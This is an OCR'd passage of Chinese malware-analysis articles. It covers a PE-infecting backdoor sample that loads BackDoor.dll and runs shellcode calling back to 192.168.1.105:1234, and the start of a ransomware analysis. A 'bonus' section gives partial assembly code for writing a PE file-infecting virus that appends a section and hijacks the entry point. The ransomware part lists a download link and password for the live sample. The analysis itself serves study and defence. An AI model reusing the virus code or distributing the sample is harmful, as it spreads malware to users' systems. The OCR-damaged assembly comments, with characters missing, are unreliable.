
var_28 的值等于 var_160 指向 FileAlignment，作为参数入栈，调用 00401253 处的 call sub_401000，转到该函数领空，按下 F5 键反编译




应该就是对齐的代码了，因为 FileAlignment 作为参数，所以该操作为文件对齐，退出该函数




我们还可以看到调用 strncpy，.ngaut 很有可能就是新建节区的名字了，下面有一大堆对齐函数的调用，肯定是在初始化新节区中的各项数据并对齐，接下来通过 fwrite 函数写入节表头，我就不一一分析了




引起我们注意的是 main 函数的末尾实现了一个无条件的跳转，我们跟进去



发现 sub_401450 处的代码很可疑接着跟进去



只看字符串，我们就可以推测出该函数主要是动态获取 LoadLibrary 和 GetProcAddress 两个函数地址并加载 BackDoor.dll，退出该函数，接着分析




在第一个 fwrite 前面发现了 E9，而且第二次 fwrite 中内容的大小为 4，说明这两个 fwrite 的目的是写入类似于:


jmp address

address 是原 OEP，说明在写入的 shellcode 末尾加了一段无条件跳转，跳向原来程序入口处。


接下来我们把 BackDoor.dll，载入 IDA，看看该 DLL 做了什么




创建了一个线程，转到回调函数中



给 unk_10006030 分配空间，并压栈，转到 unk_10006030，按下 c 键



发现是一段 shellcode，将 shellcode 提取出来放到 scdbg 中分析



我们可以得到该 shellcode 的行为，发起到 IP 地址为 192.168.1.105，端口号为 1234 的连接

分析完毕。

0x05 番外篇：通过汇编写 PE 病毒

本人的汇编是处在能看懂和能模仿的水平，也不放全部代码了，只给大家提供一种思路，假设你已得到目标程序的基址

;获　　芥　头

```
mov [ebp+pe_Header],esi                    ;     pe_Header   针

mov ecx,[esi+74h]                          ;     directory

imul ecx,ecx,8

lea eax,[ecx+esi+78h]                      ;eax=data directory 结      =节


movzx ecx,word ptr [esi+6h]                ;节

imul ecx,ecx,28h                           ;          节

add eax,ecx                                ;节结

xchg eax,esi                    ;eax->Pe_header,esi->      节
节     处

mov dword ptr [esi],'.ngaut'               ;节  .ngaut

mov dword ptr [esi+8],Len                  ;节  实际
;       对  节          值进  对齐

mov ebx,[eax+38h]                          ;节对齐            节  对齐


mov [ebp+sec_align],ebx

mov edi,[eax+3ch]                          ;     对齐          节  对齐
```

```
        mov [ebp+file_align],edi
        mov ecx,[esi-40+0ch]                    ;    节  V.addr 40=28H      节
          为 28H
        mov eax,[esi-40+8]                      ;    节  实际
        xor edx,edx
        div ebx                                 ;    节对齐
        test edx,edx
        je loc1
        inc eax
loc1:
        mul ebx                                 ;    节        对齐     节
        add eax,ecx                             ;        节  V.addr       节
     V.addr
        mov [esi+0ch],eax                       ;        section      RVA
        add eax,Start-Begin                     ;        执    码              节
          处
        mov [ebp+newEip],eax                    ;计        eip
```

```
        mov dword ptr [esi+24h],0E0000020h              ;节

        mov eax,Len                                     ;计  SizeOfRawData

        cdq                                 ;          计        EDX       设   EAX


        div edi                                         ;计     节       对齐

        je loc2

        inc eax

loc2:

        mul edi

        mov dword ptr [esi+10h],eax                     ;     节对齐

        mov eax,[esi-40+14h]

        add eax,[esi-40+10h]

        mov [esi+14h],eax                               ;PointerToRawData

        mov [ebp+oldEnd],eax                            ;        码   HOST


        mov eax,[ebp+pe_Header]

        inc word ptr [eax+6h]                           ;     节

        mov ebx,[eax+28h]                               ;eip   针
```

```
        mov [ebp+oldEip],ebx                    ;          针

        mov ebx,[ebp+newEip]                    ;  HOST          执


        mov [eax+28h],ebx                       ;        针值

        mov ebx,[eax+50h]                       ;      ImageSize

        add ebx,VirusLen

        mov ecx,[ebp+sec_align]

        xor edx,edx

        xchg eax,ebx

        cdq

        div ecx

        test edx,edx

        je loc3

        inc eax

loc3:

        mul ecx

        xchg eax,ebx                            ;还   eax->pe_Header

        mov [eax+50h],ebx       ;          Image_Size    =    Image_size+    长

          对齐      长

        cld
```

```
mov ecx,Len

mov edi,[ebp+oldEnd]

add edi,[ebp+pMem]

lea esi,[ebp+Begin]

rep movsb   ;        码      标          节 !
```

0x06 小结

还有一种利用思路是通过将恶意代码插入 PE 文件节与节的空隙中实现的，这种方法不光要考虑对齐，还要考虑 RVA 和 offset 的转换，由于节与节之间的间隙不是很大，所以我们不能够插入反弹 shell 这一类的 shellcode，可以考虑 URLDownloadToFile 和 Winexec 这两个 API。

记一次详细的勒索病毒分析

原创： x-encounter 信安之路 2018-04-23

第一次写病毒分析的文章，之前表哥丢给我一个样本断断续续分析了好几天才搞明白，如有任何错误，还请各位多加指点

0x01 样本概述

样本名: 1.exe

MD5: 612974dcb49adef982d9ad8d9cbdde36

SHA1: b817e361bd0cc1819d7f6a1189f0f5d56ed48721

样本下载：

https://pan.baidu.com/s/16TZDcJdgIS1gZWaUwzIfpg (*压 码* x-encounter)

分析环境及工具:

winxp sp3 IDA OD

0x02 相关文件

1.exe: *样*

shellcode.txt: shellcode

dump.exe: shellcode *执* PE

a.bat: dump.exe *释* *处*

a.txt..doc: *样*

Read___ME.html:

0x03 行为预览

1.exe (样本主体行为):

1、简单的反调试技术，调用无效循环及无效的 API 迷惑分析人员

2、从数据段解密出 shellcode，并显式调用 VirtualProtect 使 shellcode 可读可写可执行，接着运行 shellcode

shellcode.txt(shellcode 行为):

1、获取 Kernel32.dll 的基址、获取函数地址、解密新 PE 文件

2、使用进程替换技术，将老 PE 文件的内存空间替换为解密后的新 PE 文件，修复新 PE 文件的 IAT，接着跳向新 PE 文件的 OEP

dump.exe:(新 PE 文件的行为):

1、解密数据，获取系统信息，释放到系统路径，打开注册表添加启动项

2、创建文件，保存用户 RSA 公钥以及 用户 ID，并生成勒索信息

3、遍历所有进程，如果发现指定进程 kill 掉

4、创建加密线程，遍历文件并加密文件并将文件的后缀名改为 ..doc，创建勒索信息文件

5、释放 bat 文件到临时目录，创建进程并执行

6、自删除

a.bat:(批处理文件的行为):

1、删除卷影副本

2、删除指定的注册表项，添加指定的注册表项

3、删除日志信息


勒索信息如下:

0x04 详细分析


1.exe (样本主体分析)

首先使用 PEid 查壳


将样本主体载入 IDA，定位到入口函数，发现有大量无关 API




并且在 0040127D 处会进入一个无关的循环，判断 var_8 的值等不等于 8B9A6F96h，可以 nop 掉，也可以在 0040133F 下断直接让程序执行过来。



